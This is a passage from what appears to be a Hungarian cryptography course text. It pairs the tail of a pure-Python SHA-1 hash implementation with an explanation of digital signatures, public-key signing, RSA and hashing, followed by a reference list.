        # Try to build a chunk out of the unprocessed data, if any
        chunk = self._unprocessed + arg.read(64 - len(self._unprocessed))

        # Read the rest of the data, 64 bytes at a time
        while len(chunk) == 64:
            self._h = _process_chunk(chunk, *self._h)
            self._message_byte_length += 64
            chunk = arg.read(64)

        self._unprocessed = chunk
        return self

    def digest(self):
        """Produce the final hash value (big-endian) as a bytes object"""
        return b''.join(struct.pack(b'>I', h) for h in self._produce_digest())

    def hexdigest(self):
        """Produce the final hash value (big-endian) as a hex string"""
        return '%08x%08x%08x%08x%08x' % self._produce_digest()

    def _produce_digest(self):
        """Return finalized digest variables for the data processed so far."""
        # Pre-processing:
```

```
        message = self._unprocessed
        message_byte_length = self._message_byte_length + len(message)

        # append the bit '1' to the message
        message += b'\x80'

        # append 0 <= k < 512 bits '0', so that the resulting message length (in bytes)
        # is congruent to 56 (mod 64)
        message += b'\x00' * ((56 - (message_byte_length + 1) % 64) % 64)

        # append length of message (before pre-processing), in bits, as 64-bit big-endian
integer
        message_bit_length = message_byte_length * 8
        message += struct.pack(b'>Q', message_bit_length)

        # Process the final chunk
        # At this point, the length of the message is either 64 or 128 bytes.
        h = _process_chunk(message[:64], *self._h)
        if len(message) == 64:
            return h
        return _process_chunk(message[64:], *h)


def sha1(data):
    """SHA-1 Hashing Function
    A custom SHA-1 hashing function implemented entirely in Python.
    Arguments:
        data: A bytes or BytesIO object containing the input message to hash.
    Returns:
        A hex SHA-1 digest of the input message.
    """
    return Sha1Hash().update(data).hexdigest()


if __name__ == '__main__':
    # Imports required for command line parsing. No need for these elsewhere
    import argparse
    import sys
    import os

    # Parse the incoming arguments
    parser = argparse.ArgumentParser()
    parser.add_argument('input', nargs='*',
                        help='input file or message to hash')
    args = parser.parse_args()

    data = None
    if len(args.input) == 0:
        # No argument given, assume message comes from standard input
        try:
            # sys.stdin is opened in text mode, which can change line endings,
            # leading to incorrect results. Detach fixes this issue, but it's
            # new in Python 3.1
            data = sys.stdin.detach()

        except AttributeError:
            # Linux ans OSX both use \n line endings, so only windows is a
```

```
            # problem.
            if sys.platform == "win32":
                import msvcrt

                msvcrt.setmode(sys.stdin.fileno(), os.O_BINARY)
            data = sys.stdin

        # Output to console
        print('sha1-digest:', sha1(data))

    else:
        # Loop through arguments list
        for argument in args.input:
            if (os.path.isfile(argument)):
                # An argument is given and it's a valid file. Read it
                data = open(argument, 'rb')

                # Show the final digest
                print('sha1-digest:', sha1(data))
            else:
                print("Error, could not find " + argument + " file." )
```

Digitális aláírás


Az emberek kézzel írott aláírásokat használnak, hogy hitelesítsék:

- szerződéseket (értékesítés, biztosítás, foglalkoztatás stb.)
- adminisztratív dokumentumokat (adóbevallások, nyilatkozatok stb.)
- tranzakciók (bankolás)

A digitális világban is hasonló technikára van szükség egy személy vagy bármely digitális entitás azonosítására.

Elektronikus aláírás: elektronikus dokumentumhoz azonosítás céljából logikailag hozzárendelt és azzal elválaszthatatlanul összekapcsolt elektronikus adat, illetőleg dokumentum (2001. évi XXXV. törvény az elektronikus aláírásról)


A nyilvános kulcsú titkosítás szilárd alapja lehet a digitális aláírási sémának:



A munkafolyamat a következő:

- minden entitásnak van nyilvános + privát kulcspárja
- általában ezek a kulcsok eltérőek.
- privát kulcsokat használnak az aláíráshoz, nyilvános kulcsokat az ellenőrzéshez
- a feladó generálja az adatok hash-ét
- • az aláírási algoritmus a hash értékre és a privát kulcsra vonatkozik
- • az adatokhoz aláírás tartozik
- • a küldendő csomag tartalmazza mind az adatokat, mind az aláírást
- • a vevő az adatokat és az aláírást az ellenőrző algoritmusba helyezi, amely kivonatot generál
- • ha a feladók és a fogadók hash -je azonos, akkor az aláírás érvényes

A digitális aláírást a titkos privát kulccsal készítjük. Az eredeti szerző beazonosítható.



Az RSA -t általában aláírási algoritmusként használják. A nagyméretű dokumentum aláírása időigényes lenne. A dokumentum kivonata sokkal kisebb, így a kivonat aláírása hatékonyabb, mint a teljes dokumentum aláírása.

A digitális aláírások fő felhasználási területei:

- Üzenetek hitelesítése – a privát kulcsot a tulajdonosa ismeri, így egy érvényes a digitális aláírást csak a kulcs tulajdonosa készíthet.
- Adatintegritás ellenőrzése – ha valaki módosítja a dokumentumot, akkor a hash kivonata megváltozik, így az ellenőrzés eredménye az less, hogy a két dokumentum eltér. Ezzel a címzett ellenőrizheti, hogy a dokumentum megváltozott -e az aláírás óta.

Hivatkozások

[1] Data Encryption Standard, Federal Information Processing Standard (FIPS) Publication 46, National Bureau of Standards, U.S. Department of Commerce, Washington D.C. (January 1977).
[2] https://sandilands.info/crypto/DataEncryptionStandard.html#x16-840008.5
[3] https://en.wikipedia.org/wiki/Data_Encryption_Standard
[4] https://www.youtube.com/watch?v=cVhlCzmb-v0
[5] R. Rivest: The MD5 Message-Digest Algorithm, 1992 https://www.ietf.org/rfc/rfc1321.txt
[6] https://github.com/timvandermeij/md5.py

[7] Rivest, Ronald L., Adi Shamir, and Leonard Adleman. "A method for obtaining digital signatures and public-key cryptosystems." Communications of the ACM 21.2 (1978): 120-126.
[8] REGULATION (EU) No 910/2014 OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL of 23 July 2014 on electronic identification and trust services for electronic transactions in the internal market and repealing Directive 1999/93/EC
[9] Daemen, Joan, and Vincent Rijmen. "AES proposal: Rijndael." (1999). Federal Information Processing Standards Publication 197 Announcing the ADVANCED ENCRYPTION STANDARD (AES), November 26, 2001
[10] https://github.com/ajalt/python-sha1